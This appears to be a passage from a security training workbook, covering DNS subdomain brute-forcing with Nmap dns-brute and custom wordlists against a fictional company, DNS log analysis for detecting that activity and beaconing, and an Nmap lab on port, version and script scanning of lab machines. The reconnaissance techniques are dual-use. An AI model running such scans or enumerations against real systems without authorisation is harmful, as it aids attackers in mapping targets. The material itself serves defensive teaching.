This list of host names is considerably longer. Repeat the dns-brute scan, this time adding the `dns-brute.hostlist` argument to specify this custom list, as shown here.

```
sec504@slingshot:~$ sudo nmap --dns-servers 172.30.0.254 --script dns-brute
--script-args dns-brute.domain=falsimentis.com,dns-
brute.hostlist=/home/sec504/labs/dns/namelist.txt
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2021-12-09 12:56 UTC
Pre-scan script results:
| dns-brute:
|   DNS Brute-force hostnames:
|     support.falsimentis.com - 172.17.0.211
|     downloads.falsimentis.com - 10.200.74.2
|     login.falsimentis.com - 23.21.211.161
|     email.falsimentis.com - 45.76.171.86
|     mail.falsimentis.com - 104.47.73.10
|     news.falsimentis.com - 172.17.0.183
|     www.falsimentis.com - 45.76.171.86
|     ns1.falsimentis.com - 172.30.0.254
|     ns2.falsimentis.com - 10.200.81.238
|_
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 1.30 seconds
```

This command is very similar to the previous Nmap command, except that we've added a second parameter to the dns-brute script arguments to specify the `dns-brute.hostlist` . When specifying multiple arguments to an Nmap script, we separate each argument by a comma.

The Nmap output here reveals an additional host that we had not identified previously: `downloads.falsimentis.com`.

Automated DNS Guessing - Custom List

An attacker will not solely rely on publicly-available lists of names to interrogate DNS, opting to expand the number of identified hosts using custom lists based on previously-gathered intelligence.

Recall in our Network Analysis lab, we learned about the Falsimentis host *fm-tetris*. Falsimentis, like many organizations, uses a prefix for some of their hostnames of *fm*. Knowing this, an attacker may create a custom wordlist, using the names of common hosts with the Falsimentis-specific prefix of *fm*.

From the terminal, create a new list of host names, using the Daniel Miessler list with a prefix of `fm-` . We can do this with `awk` , as shown here.

```
sec504@slingshot:~$ awk '{ print "fm-"$1 }' labs/dns/namelist.txt | head
fm-0
fm-01
fm-02
fm-03
fm-1
fm-10
fm-11
fm-12
fm-13
fm-14
sec504@slingshot:~$ awk '{ print "fm-"$1 }' labs/dns/namelist.txt >
falsimentis-namelist.txt
```

This `awk` command breaks down as follows:

- `{` : Begin an `awk` program; a space after `{` isn't necessary but it makes the Awk program easier to read
- `print "fm-"$1` : The `awk` program itself; print to the screen the string "fm-" followed by the first column in the processed file; for this example, the program will prepend "fm-" to each word in the name list
- `}` : End the `awk` program; the space isn't necessary here either, but improves readability
- `labs/dns/namelist.txt` : Process each line in the `labs/dns/namelist.txt` file
- `> falsimentis-namelist.txt` : Redirect the output (the `print` output from the `awk` program) to the named file

Next, repeat the dns-brute scan, using the `falsimentis-namelist.txt` file, as shown here.

```
sec504@slingshot:~$ sudo nmap --dns-servers 172.30.0.254 --script dns-brute
--script-args dns-brute.domain=falsimentis.com,dns-
brute.hostlist=falsimentis-namelist.txt
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2021-07-04 14:49 UTC
Pre-scan script results:
| dns-brute:
|   DNS Brute-force hostnames:
|     fm-ceo.falsimentis.com - 172.16.42.107
|     fm-fs01.falsimentis.com - 172.16.42.3
|     fm-webdev.falsimentis.com - 172.16.42.20
|     fm-fw01.falsimentis.com - 172.16.42.10
|_    fm-golf.falsimentis.com - 172.16.42.109
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 1.55 seconds
```

By creating a custom wordlist, using our knowledge of Falsimentis' convention of prepending `fm-` to names, we learn about several additional systems from the DNS server.

Incident Response - DNS Log Analysis

We'll finish this lab with a look at what we can see as incident responders following a DNS interrogation attack. For this lab, the DNS server has been configured using the ISC recommendations for logging, which are not the default settings. See the *Additional Resources* section below for more information on configuring logging for DNS servers.

From your terminal, change to the `~/labs/dnslog` directory, then list the files in the directory in long form, as shown here.

```
sec504@slingshot:~$ cd ~/labs/dnslog/
sec504@slingshot:~/labs/dnslog$ ls -l
total 1524
-rw-r--r-- 1 root root 2891 Jul 4 15:40 auth_servers
-rw-r--r-- 1 root root 148 Jul 4 15:45 client_security
-rw-r--r-- 1 root root 0 Jul 4 15:40 ddns
-rw-r--r-- 1 root root 276 Jul 4 15:40 default
-rw-r--r-- 1 root root 103 Jul 4 15:40 dnssec
-rw-r--r-- 1 root root 0 Jul 4 15:40 dnstap
-rw-r--r-- 1 root root 1544020 Jul 4 15:51 queries
-rw-r--r-- 1 root root 0 Jul 4 15:40 query-errors
-rw-r--r-- 1 root root 0 Jul 4 15:40 rate_limiting
-rw-r--r-- 1 root root 0 Jul 4 15:40 rpz
-rw-r--r-- 1 root root 0 Jul 4 15:40 zone_transfers
```


These logs were generated by your attacks during the lab exercise (the file sizes may be different on your system). One point to notice is that the `zone_transfers` file is empty, indicating that there are no logs of successful zone transfers. However, examine the contents of the `client_security` log file with `cat`, as shown here.

```
sec504@slingshot:~/labs/dnslog$ cat client_security
04-Jul-2021 15:45:04.517 security: error: client @0x55a7ff06d160 172.30.0.1#50167
(falsimentis.com): zone transfer 'falsimentis.com/AXFR/IN' denied
```

Here we see that the server recorded a failed zone transfer attempt from the host at 172.30.0.1 (the Slingshot Linux host, as observed by the DNS container). The presence of a failed zone transfer is valuable, if only to use the offending source IP address on a watchlist to look for other malicious activity.

In some rare cases, the `client_security` file may be empty. If this happens, you can still see the zone transfer activity by running `grep AXFR queries`.

Next, examine the first few lines from the `queries` file, as shown here.

```
sec504@slingshot:~/labs/dnslog$ head queries
04-Jul-2021 15:43:56.498 queries: info: client @0x55a7ff0641c0 172.30.0.1#44693
(www.falsimentis.com): query: www.falsimentis.com IN A +E(0)K (172.30.0.254)
04-Jul-2021 15:44:04.506 queries: info: client @0x55a7ff0641c0 172.30.0.1#41517
(www.falsimentis.com): query: www.falsimentis.com IN A +E(0)K (172.30.0.254)
04-Jul-2021 15:45:04.517 queries: info: client @0x55a7ff06d160 172.30.0.1#50167
(falsimentis.com): query: falsimentis.com IN AXFR -E(0)TK (172.30.0.254)
04-Jul-2021 15:45:24.524 queries: info: client @0x55a7ff0641c0 172.30.0.1#51919
(falsimentis.com): query: falsimentis.com IN MX +E(0)K (172.30.0.254)
04-Jul-2021 15:45:44.532 queries: info: client @0x55a7ff0641c0 172.30.0.1#38070
(mail.falsimentis.com): query: mail.falsimentis.com IN A +E(0)K (172.30.0.254)
04-Jul-2021 15:46:04.548 queries: info: client @0x55a7ff06fec0 172.30.0.1#58239
(admin.falsimentis.com): query: admin.falsimentis.com IN A +E(0)K (172.30.0.254)
04-Jul-2021 15:46:14.556 queries: info: client @0x55a7ff0641c0 172.30.0.1#43501
(login.falsimentis.com): query: login.falsimentis.com IN A +E(0)K (172.30.0.254)
04-Jul-2021 15:46:25.563 queries: info: client @0x55a7ff06fec0 172.30.0.1#37581
(backup.falsimentis.com): query: backup.falsimentis.com IN A +E(0)K
(172.30.0.254)
04-Jul-2021 15:46:40.575 queries: info: client @0x55a7ff06fec0 172.30.0.1#41578
(ns.falsimentis.com): query: ns.falsimentis.com IN A +E(0)K (172.30.0.254)
04-Jul-2021 15:46:51.583 queries: info: client @0x55a7ff0641c0 172.30.0.1#44267
(share.falsimentis.com): query: share.falsimentis.com IN A +E(0)K (172.30.0.254)
```

Here we see a log of all DNS queries sent to the server. For a busy DNS server this is going to create a lot of logging information, so we would need to be careful about rolling the logs over and saving old logging data. Still, it provides a lot of useful information for the defender, including:

- Source IP address of the resolving client
- Host name attempted to resolve
- Date and time for the DNS request
- The record type (A, AXFR, MX, etc.)
- DNS request flags; `+E(0)K` indicates recursion request (`+`), enhanced DNS request (`E(0)`), and if the client requested a DNS cookie (`K`)

Evaluating the data in the queries log file is best done in a Security Information Event Management (SIEM) platform, but we can do some basic analysis at the command line. For example, we can use `cut`, and `uniq` to perform some basic analysis of the number of events over time, as shown here.

```
sec504@slingshot:~/labs/dnslog$ awk '/172.30.0.1/ { print $2 }' queries | cut
-d: -f1-2 | uniq -c
    1 15:43
    1 15:44
    3 15:45
    6 15:46
   256 15:48
  4654 15:50
  4654 15:51
```

Note that your output will be different than what is shown here, reflecting the time changes when you complete this lab, and possibly the addition of additional DNS requests.

This command breaks down as follows. It is helpful to visualize a log entry when reviewing the command parameters, included here:

```
04-Jul-2021 15:04:14.685 queries: info: client @0x5598bf4e6f20 172.30.0.1#35907 (fm-
iis.falsimentis.com): query: fm-iis.falsimentis.com IN AAAA + (172.30.0.254)
```

- `awk '/172.30.0.1/ { print $2 }' queries` : Use `awk` to focus on log entries containing the attacker IP address with a program that prints the 2nd column of information (the time field) from the `queries` file
- `cut -d: -f1-2` : Using a colon delimiter, retrieve the first and second fields from the time; that is, the hour and minute (eliminating the seconds field)
- `uniq -c` : Count the number of unique instances of the log output (e.g., how many events happened each minute)

This script presents some time analysis results for *Events Per Minute* (EPM). In the first few minutes we see only one or a small number of requests from the attacker, until we get to 15:48 where there were 256 requests in one minutes or less. This indicates a transition from manual interrogation to an automated tool. A few minutes later we see two significantly larger EPM values, both for 4654 requests from the attacker.

Note: Nmap's dns-brute script makes requests for an A record, and a AAAA (quad-A; IPv6) record. This produces two requests for each line in the name list file.

This analysis is useful, but must be taken into careful consideration with non-malicious events on the server. Some DNS servers may normally handle millions of request per minute, with many originating from the same source IP address (when considering NAT-based networks). Always take into consideration the baseline analysis for your network when deciding if the observed activity is anomalous.

Cleanup

Return to the terminal where you launched the `gonameserver` script. Press CTRL+C to terminate the script.

Why This Lab Is Important

In this lab we looked at the reconnaissance steps an attacker could apply to collect information from a DNS server. Since many organizations have public-facing DNS servers, this is a common tactic for attackers as part of their pre-attack reconnaissance analysis. By practicing these techniques, and evaluating the logging evidence left behind on the DNS server, we are better informed to recognize and understand the implications of these attacks.

Video Walkthrough

Watch the accompanying [video instructions \(/videos/DNSInterrogation/\)](/videos/DNSInterrogation/) for additional information.



Bonus (If Time Permits or Homework)

DNS analysis can be beneficial to identify signs of pre-compromise reconnaissance, but also be useful to evaluate post-exploitation Command & Control (C2) systems as well.

Evaluate the DNS log file at `~/labs/dns/dns.log`. This log file is extracted from a network packet capture using Zeek, then converted to a format suitable for use in our lab exercise. Use the *events per hour* and *events per minute* timing analysis to examine the log entries. Try to discern a pattern in the timing information you observe as a potential indicator of compromise.

To process the data in a file, we first have to understand the file format. Examine the first few lines of the `~/labs/dns.log` file using the `head` utility, as shown here.

```
sec504@slingshot:~$ head labs/dns/dns.log
2021-08-15 16:08:14.494216 10.233.233.5 e1706.g.akamaiedge.net
2021-08-15 16:08:14.494216 10.233.233.5 a11-192.akamaiedge.net
2021-08-15 16:08:14.494216 10.233.233.5 n2g.akamaiedge.net
2021-08-15 16:08:14.494216 10.233.233.5 lar2.akamaiedge.net
2021-08-15 16:08:14.494216 10.233.233.5 ns6-194.akamaiedge.net
2021-08-15 16:08:14.494216 10.233.233.5 a1-192.akamaiedge.net
2021-08-15 16:08:14.494216 10.233.233.5 la3.akamaiedge.net
2021-08-15 16:08:14.494216 10.233.233.5 n1g.akamaiedge.net
2021-08-15 16:08:14.494216 10.233.233.5 n6g.akamaiedge.net
2021-08-15 16:08:14.494216 10.233.233.5 la1.akamaiedge.net
```

We see that the log starts at 2021-08-15 16:08:14. Similarly, use the `tail` command to look at the last few lines to see when the log file ends, as shown here.

```
sec504@slingshot:~$ tail labs/dns/dns.log
2021-08-16 15:57:00.146184 10.233.233.5 cy2.vortex.data.microsoft.com.akadns.net
2021-08-16 15:58:23.926243 10.233.233.5 ieonlinews.microsoft.com
2021-08-16 15:58:23.970213 10.233.233.5 microsoft.com
2021-08-16 15:58:24.262222 10.233.233.5 ocsp.msocsp.com
2021-08-16 15:58:24.286236 10.233.233.5 hostedocsp.globalsign.com
2021-08-16 15:58:56.902281 10.233.233.5 tools.l.google.com
2021-08-16 15:58:56.902281 10.233.233.5 ns2.google.com
2021-08-16 15:58:56.902281 10.233.233.5 ns3.google.com
2021-08-16 15:58:56.902281 10.233.233.5 ns1.google.com
2021-08-16 15:58:56.902281 10.233.233.5 ns4.google.com
```

Looking at the beginning and ending time information, we see that the log covers approximately 24 hours.

We can also see that the file has four columns, delimited by white space: day, time, IP address, and hostname. In this log file, the IP address is the DNS resolver client, and it is the same for all log entries.

In the main part of the lab exercise, we used `awk` and `cut` to extract the time information, focusing on the number of events per minute. We can conduct similar analysis here, beginning our analysis on evaluating the events per hour by extracting only the hour portion of the time field, as shown here.

```
sec504@slingshot:~$ awk '{ print $2 }' labs/dns/dns.log | cut -d: -f1 | head
16
16
16
16
16
16
16
16
16
16
16
```

Here we see the hour 16 is the only output, matching what we saw when we used `head` to examine the first few lines of the file. Next, count the number of unique hours represented in this output with `uniq -c`, as shown here.

```
sec504@slingshot:~$ awk '{ print $2 }' labs/dns/dns.log | cut -d: -f1 | uniq
-c
3161 16
4985 17
2847 18
3754 19
4452 20
3917 21
4079 22
3743 23
4974 00
4548 01
4486 02
3272 03
3972 04
4164 05
3749 06
5764 07
5704 08
4731 09
4746 10
5657 11
5601 12
5464 13
5280 14
5088 15
```

The output shows us each hour represented in the log file, 16:00, 17:00, etc. The number to the left of the hour shows us the number of DNS name requests made during that hour.

Looking at this information there isn't a clearly discernible pattern; the number of DNS requests per hour is between 2847 and 5764. At this events per hour analysis level, we don't have anything that may indicate an attack.

Next, repeat the previous `awk` command, this time looking at the number of events per minute instead of per hour. We can make this change by instructing the `cut` command to count the number of unique log entries per minute by specifying the hour and the minute fields, as shown here.

TIP: This command will generate 1440 lines of output (24 hours of logs, one entry per minute). Send the output of the `awk` command through `more` to see one screen of data at a time, or consider redirecting the output to a file.

```
sec504@slingshot:~$ awk '{ print $2 }' labs/dns/dns.log | cut -d: -f1-2 |  
uniq -c | more  
18 16:08  
1 16:09  
45 16:10  
66 16:11  
10 16:12  
92 16:13  
... omitted for space
```

At first this may look like more indiscernible data, but if you look closely at the data you will start to see a pattern where there are many more DNS requests at regular time intervals; approximately every five minutes. An excerpt of the data is shown here.

```
375 19:25  
175 19:30  
7 19:33  
12 19:34  
257 19:35  
110 19:36  
54 19:37  
25 19:39  
285 19:40  
177 19:45  
16 19:47  
18 19:48  
40 19:49  
170 19:50  
3 19:52  
18 19:54  
366 19:55  
1 19:56  
21 19:55  
240 20:00  
24 20:03  
22 20:04  
640 20:05
```

This output shows a clear spike in DNS activity every 5 minutes (with some variation for skew; note the large number of requests at 19:36; one minute past the normal interval).

While this isn't enough to characterize a specific attack, it may be something that would be valuable to investigate as an anomaly that is unlike normal network activity.

Nice work!

Additional Resources

The Internet Software Consortium (ISC) has a recommendation for configuring logging on a BIND DNS server, available at <https://kb.isc.org/docs/aa-01526> <https://kb.isc.org/docs/aa-01526> <https://kb.isc.org/docs/aa-01526> . For Windows DNS servers, the `Set-DnsServerDiagnostics` used to control log settings; more information on Windows DNS server logging is available at <https://docs.microsoft.com/en-us/powershell/module/dnsserver/set-dnsserverdiagnostics?view=windowsserver2019-ps> <https://docs.microsoft.com/en-us/powershell/module/dnsserver/set-dnsserverdiagnostics?view=windowsserver2019-ps> <https://docs.microsoft.com/en-us/powershell/module/dnsserver/set-dnsserverdiagnostics?view=windowsserver2019-ps> .

The dig tool is included in most Linux distributions and as a default tool on macOS. It can also be installed on Windows systems, available at <https://www.isc.org/download/> <https://www.isc.org/download/> <https://www.isc.org/download/> .

Lab 2.3: Nmap

Brief Intro

In this lab, you will evaluate several of the features of Nmap. You will conduct multiple scans against the local Linux VM and the Windows VM.

Requirements for This Lab

In this lab, you will use both your Slingshot Linux VM and the Windows 10 VM. Make sure both VMs are running before continuing with this lab exercise.

Try It Yourself

Run scans against your local host with different permissions. Run scans from the Linux VM to the Windows VM. Experiment with different options to evaluate why a port is reported as open or closed, the differences between Nmap scanning as root and as a non-privileged user, performing OS identification, version scanning, and evaluating the standard listening port configuration on Windows.

Walkthrough

Overview

In this lab, you will use both your Linux and Windows VMs with Nmap. All scanning will be performed from your Linux system. Initially, you will keep the scanning local to the Linux VM, but later in the lab, you will also scan the Windows VM.

Verify Connectivity

On the Linux VM, test connectivity to the Windows VM using the `ping` utility:

```
sec504@slingshot:~$ ping -c 3 10.10.0.1
PING 10.10.0.1 (10.10.0.1) 56(84) bytes of data.
64 bytes from 10.10.0.1: icmp_seq=1 ttl=128 time=0.872 ms
64 bytes from 10.10.0.1: icmp_seq=2 ttl=128 time=1.14 ms
64 bytes from 10.10.0.1: icmp_seq=3 ttl=128 time=1.40 ms

--- 10.10.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.872/1.141/1.404/0.218 ms
```

Next, test the connectivity from the Windows VM to the Linux VM using `Test-NetConnection`
10.10.75.1 :

```
PS C:\Users\Sec504> Test-NetConnection 10.10.75.1
```

```
ComputerName      : 10.10.75.1
RemoteAddress     : 10.10.75.1
InterfaceAlias    : Ethernet
SourceAddress     : 10.10.0.1
PingSucceeded     : True
PingReplyDetails  (RTT) : 0 ms
```

If you are unable to get a response from the Windows VM or the Linux VM, take a look at the [Testing Virtual Machine Connectivity \(VM-Connectivity-Test.html\)](#) module for troubleshooting steps.

Open a Terminal

From the Slingshot Linux VM, open a terminal.

Nmap as an Unprivileged User

Start a basic Nmap scan, as shown here.

```
sec504@slingshot:~$ nmap 127.0.0.1

Starting Nmap 7.60 ( https://nmap.org ) at 2021-07-08 23:50 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00035s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
9001/tcp  open  tor-orport
9002/tcp  open  dynamid

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```

In this output, we see two TCP ports are open (your output may be slightly different than this example). Nmap indicates which port number is open and accepting connections, as well as a brief description of the service. The service description is based on common port-to-protocol descriptions (as defined in the `/etc/services` file).

Note that Nmap indicates 2 open ports and 998 closed ports. Instead of scanning all 65,535 possible ports, Nmap defaults to a list of the top 1,000 most common ports.

Reason Information

By default, when running as a non-root account, Nmap does a full TCP connect scan, completing the TCP three-way handshake for each open TCP port on the target.

We are showing you how Nmap runs as a non-root user because it is important as an incident handler to understand that you do not need to be root to run `nmap`. Attackers who gain access to a system can still discover systems and ports even with limited privileges.

Nmap can also tell you why it believes a port is open. For example, in UDP scans Nmap lists a port as `Open|Filtered`. This means it did not receive a response, so the UDP port in question is either open or filtered. Another example is if a firewall drops a packet, Nmap responds with `Filtered` as the status of a port.

Examine the Nmap reason output by rerunning the scan, this time with the `nmap --reason` command:

```
sec504@slingshot:~$ nmap --reason 127.0.0.1

Starting Nmap 7.60 ( https://nmap.org ) at 2021-07-08 23:50 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up, received conn-refused (0.00030s latency).
Not shown: 998 closed ports
Reason: 998 conn-refused
PORT      STATE SERVICE    REASON
9001/tcp  open  tor-orport syn-ack
9002/tcp  open  dynamid   syn-ack

Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
```

In this output, we see that Nmap discloses that it received a SYN/ACK for each of the open TCP ports.

Nmap Root User Scan

Next, use `sudo` to run Nmap as root and repeat the scan again:

```
sec504@slingshot:~$ sudo nmap --reason 127.0.0.1

Starting Nmap 7.60 ( https://nmap.org ) at 2021-07-08 23:52 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up, received localhost-response (0.000048s latency).
Not shown: 998 closed ports
Reason: 998 resets
PORT      STATE SERVICE    REASON
9001/tcp  open  tor-orport syn-ack ttl 64
9002/tcp  open  dynamid   syn-ack ttl 64

Nmap done: 1 IP address (1 host up) scanned in 1.69 seconds
```

When you run Nmap as a root user, the default scan type changes. As non-root, Nmap uses a TCP `connect()` to determine if a port is open or closed. As root, Nmap uses a half-open or TCP SYN scan (a TCP SYN is sent to start a connection, but the connection is never completed). The scan results are similar, but notice how the host discovery check indicates *localhost-response*, produced by Nmap's initial *ping* test that is only possible for the root user.

Nmap's half-open scan used by root accounts may generate fewer logs on a host system. However, it is also more suspicious on the network. To force Nmap to use the TCP connect scan as root, add the `-sT` argument.

Controlling the Port Specification

So far we've scanned using the Nmap default TCP ports. In some cases, it is desirable to scan a specified range of ports, such as all of the low-numbered ports from 1-1024.

Run the scan again, this time adding the `-p` argument to scan for ports in the range of 1 to 1024, as shown here:

```
sec504@slingshot:~$ sudo nmap --reason -p 1-1024 127.0.0.1

Starting Nmap 7.60 ( https://nmap.org ) at 2021-07-08 23:53 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up, received localhost-response (0.000038s latency).
All 1024 scanned ports on localhost (127.0.0.1) are closed because of 1024 resets

Nmap done: 1 IP address (1 host up) scanned in 1.71 seconds
```

Here we see a complete scan with no ports open. This is not a surprise based on the earlier scan result, but we want to emphasize the functionality of the `-p` argument.

The `-p` argument is useful when you want to limit the range of ports to be tested, such as scanning for a web servers (`-p 80,443,8000,8080`), SMB servers (`-p 135,139,445`), or any range of ports needed to evaluate a target system.

To scan all TCP ports, you can specify `-p 1-65535` , or use the Nmap shorthand `-p-` . Scan all 65535 ports on the Slingshot Linux host, as shown here:

```
sec504@slingshot:~$ sudo nmap --reason -p- 127.0.0.1

Starting Nmap 7.60 ( https://nmap.org ) at 2021-07-08 23:54 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up, received localhost-response (0.000034s latency).
Not shown: 65531 closed ports
Reason: 65531 resets
PORT      STATE SERVICE    REASON
5433/tcp  open  pyrrho     syn-ack ttl 64
5443/tcp  open  spss       syn-ack ttl 64
9001/tcp  open  tor-orport syn-ack ttl 64
9002/tcp  open  dynamid   syn-ack ttl 64

Nmap done: 1 IP address (1 host up) scanned in 10.51 seconds
```

Note that when we scan all TCP ports, we identify two additional services on TCP/5433 and TCP/5443 ports listening. These two services weren't identified in the earlier scans, since Nmap will only scan the top 1000 ports when no `-p` argument is specified.

Getting More Information - Banners

In the last Nmap scan result, we saw four open ports:

- TCP/5433 is characterized as the *pyrrho* service
- TCP/5443 is characterized as the *spss* service
- TCP/9001 is characterized as the *tor-orport* service
- TCP/9002 is characterized as the *dynamid* service

The service information is collected from Nmap's own `nmap-services` file based on the port number. However, we know the port information can be arbitrary, and Nmap's service identification can be misleading.

To get additional information from the listening service to better characterize what is actually listening, we can conduct a *version detection* scan. Nmap will connect to each service and interact with the server, attempting to obtain service information from a series of connection probes. Repeat the prior scan, this time adding the `-sV` argument to conduct a version detection scan against the target, as shown here:

```
sec504@slingshot:~$ sudo nmap -sV --reason -p 5433,5443,9001,9002 127.0.0.1
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2021-07-08 23:59 UTC
```

```
Nmap scan report for localhost (127.0.0.1)
```

```
Host is up, received localhost-response (0.00011s latency).
```

PORT	STATE	SERVICE	REASON	VERSION
5433/tcp	open	postgresql	syn-ack ttl 64	PostgreSQL DB 9.6.0 or later
5443/tcp	open	ssl/http	syn-ack ttl 64	Thin httpd
9001/tcp	open	http	syn-ack ttl 64	nginx 1.14.0 (Ubuntu)
9002/tcp	open	http	syn-ack ttl 64	nginx 1.14.0 (Ubuntu)

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

```
SF-Port5433-TCP:V=7.60%I=7%D=7/8%Time=60E79171%P=x86_64-pc-linux-gnu%r(Ker
SF:beros,8C,"E\0\0\0\x8bSFATAL\0VFATAL\0C0A000\0Munsupported\x20frontend\x
SF:20protocol\x2027265\28208:\x20server\x20supports\x201\0\x20to\x203\0
SF:\0Fpostmaster\c\0L2030\0RProcessStartupPacket\0\0")%r(SMBProgNeg,8C,"E
SF:\0\0\0\x8bSFATAL\0VFATAL\0C0A000\0Munsupported\x20frontend\x20protocol\
SF:x2065363\19778:\x20server\x20supports\x201\0\x20to\x203\0\0Fpostmast
SF:er\c\0L2030\0RProcessStartupPacket\0\0");
```

```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 18.29 seconds
```

Note the use of `-p` in this example; since we know there are 4 ports listening, we specify them explicitly on the command line. No need to scan all 65,535 ports again just to add version scan output!

By adding the version detection scan output, Nmap returns a different characterization of the open port service identifiers:

- TCP/5433 is characterizes as a PostgreSQL database server version 9.6.0
- TCP/5443 is characterized as a SSL/HTTP service running *Thin httpd* (a lightweight web server)
- TCP/9001 is characterized as an *nginx* web server version 1.14.0 running on Ubuntu
- TCP/9002 is also characterized as an *nginx* web server version 1.14.0 running on Ubuntu

The output of the version detection scan is much more useful to us, since we can properly characterize the TCP/5443, TCP/9001, and TCP/9002 services as web servers. Knowing this, we can also ask Nmap to further interrogate the web servers using web enumeration scripts.

Note that Nmap reports an unrecognized service for TCP/5433, even though it is characterized as PostgreSQL. Nmap has observed unexpected output, and always welcomes additional information to improve identification capabilities.

Getting More Information - Scripts

In addition to version detection scan, Nmap can also use one or more scripts to collect detailed information from a target platform. Nmap includes over 600 different scripts for vulnerability assessment, password attacks, sensitive data disclosure collection, and much more as part of Nmap Scripting Engine (NSE) library.

You can see a list of all of the Nmap scripts on the Nmap website at <https://nmap.org/nsedoc/> (<https://nmap.org/nsedoc/>). From the Linux command line, you can obtain help information for a specific category of scripts using the `--script-help` command line argument. Run the Nmap command shown below to obtain a list of all of the Nmap scripts beginning with `http` in the script name:

```
sec504@slingshot:~$ nmap --script-help "http-*"

Starting Nmap 7.60 ( https://nmap.org ) at 2021-07-09 00:05 UTC

http-adobe-coldfusion-apsa1301
Categories: exploit vuln
https://nmap.org/nsedoc/scripts/http-adobe-coldfusion-apsa1301.html
  Attempts to exploit an authentication bypass vulnerability in Adobe Coldfusion
  servers to retrieve a valid administrator's session cookie.

Reference:
  * APSA13-01: http://www.adobe.com/support/security/advisories/apsa13-01.html

http-affiliate-id
Categories: safe discovery
https://nmap.org/nsedoc/scripts/http-affiliate-id.html
... omitted for space
```

This is a long list of scripts, with more detail than what you may want to look through. Limit the output using `grep`, as shown here:

```
sec504@slingshot:~$ nmap --script-help "http*" | grep "^http-"
http-adobe-coldfusion-apsal301
http-affiliate-id
http-apache-negotiation
http-apache-server-status
http-aspnet-debug
http-auth-finder
http-auth
http-avaya-ipoffice-users
http-awstatstotals-exec
http-axis2-dir-traversal
... omitted for space
```

The `grep` command argument syntax uses a regular expression to filter the output. The leading `^` indicates that `grep` should only display lines that begin with the string `http-`.

For any given script name, we can obtain the help information using `--script-help` followed by the script name. Obtain the script help for the Nmap `http-git` script, as shown here:

```
sec504@slingshot:~$ nmap --script-help http-git

Starting Nmap 7.60 ( https://nmap.org ) at 2021-07-09 00:06 UTC

http-git
Categories: default safe vuln
https://nmap.org/nsedoc/scripts/http-git.html
  Checks for a Git repository found in a website's document root
  /.git/) and retrieves as much repo information as
  possible, including language/framework, remotes, last commit
  message, and repository description.
```

The Nmap `http-git` script checks for Git repository information on a web server, which can often reveal detailed information about the web application, potentially including old passwords or other sensitive information. Run the `http-git` script on the Slingshot Linux Nginx web servers using the Nmap `--script` argument, as shown here, omitting the `-sV` argument:


```
sec504@slingshot:~$ sudo nmap --script http-git 127.0.0.1

Starting Nmap 7.60 ( https://nmap.org ) at 2021-07-09 00:07 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000046s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
9001/tcp  open  tor-orport
9002/tcp  open  dynamid

Nmap done: 1 IP address (1 host up) scanned in 1.83 seconds
sec504@slingshot:~$
```

Notice that, although we've told Nmap to interrogate the server using the `http-git` script, we don't get any script output from the target. This is because Nmap does not recognize the web servers on non-standard ports, and does not attempt to run the `http-git` script.

Note: It is essential for Nmap to properly characterize the target service to apply the correct scripts.

Repeat the scan again, this time adding the `-sV` argument:

```

sec504@slingshot:~$ sudo nmap -sV --script http-git 127.0.0.1

Starting Nmap 7.60 ( https://nmap.org ) at 2021-07-09 00:08 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000031s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
9001/tcp  open  http    nginx 1.14.0 (Ubuntu)
| http-git:
|   127.0.0.1:9001/.git/
|   Git repository found!
|   Repository description: Unnamed repository; edit this file 'description' to
name the...
|   Remotes:
|_      ssh://git@github.com-wiki/joswrlght/SANS-504-Student-Wiki
|_http-server-header: nginx/1.14.0 (Ubuntu)
9002/tcp  open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.99 seconds

```

In this output we see the output of the `http-git` script, identifying the Nginx server listening on TCP/9001 as having a Git repository pointing to the URL `ssh://git@github.com-wiki/joswrlght/SANS-504-Student-Wiki` .

TIP: You can use the Nmap `--script` argument to specify multiple scripts. For example, to run all of the Nmap HTTP scripts, specify the `--script http*` argument.

Getting More Information - Aggressive Scanning

Nmap includes a powerful option with the `-A` argument. This option enables OS detection, version detection, script scanning, and traceroute output. It gives you far more information than a SYN or TCP connect scan. Let's run it now:

```

sec504@slingshot:~$ sudo nmap -A -p 5433,5443,9001,9002 127.0.0.1

Starting Nmap 7.60 ( https://nmap.org ) at 2021-07-09 00:10 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000062s latency).

PORT      STATE SERVICE      VERSION
5433/tcp  open  postgresql   PostgreSQL DB 9.6.0 or later
| fingerprint-strings:
|   Kerberos:
|     SFATAL
|     VFATAL
|     COA000
|     Munsupported frontend protocol 27265.28208: server supports 1.0 to 3.0
|     Fpostmaster.c
|     L2030
|     RProcessStartupPacket
|   SMBProgNeg:
|     SFATAL
|     VFATAL
|     COA000
|     Munsupported frontend protocol 65363.19778: server supports 1.0 to 3.0
|     Fpostmaster.c
|     L2030
|_    RProcessStartupPacket
5443/tcp  open  ssl/http     Thin httpd
...omitted for space

Nmap done: 1 IP address (1 host up) scanned in 116.98 seconds

```

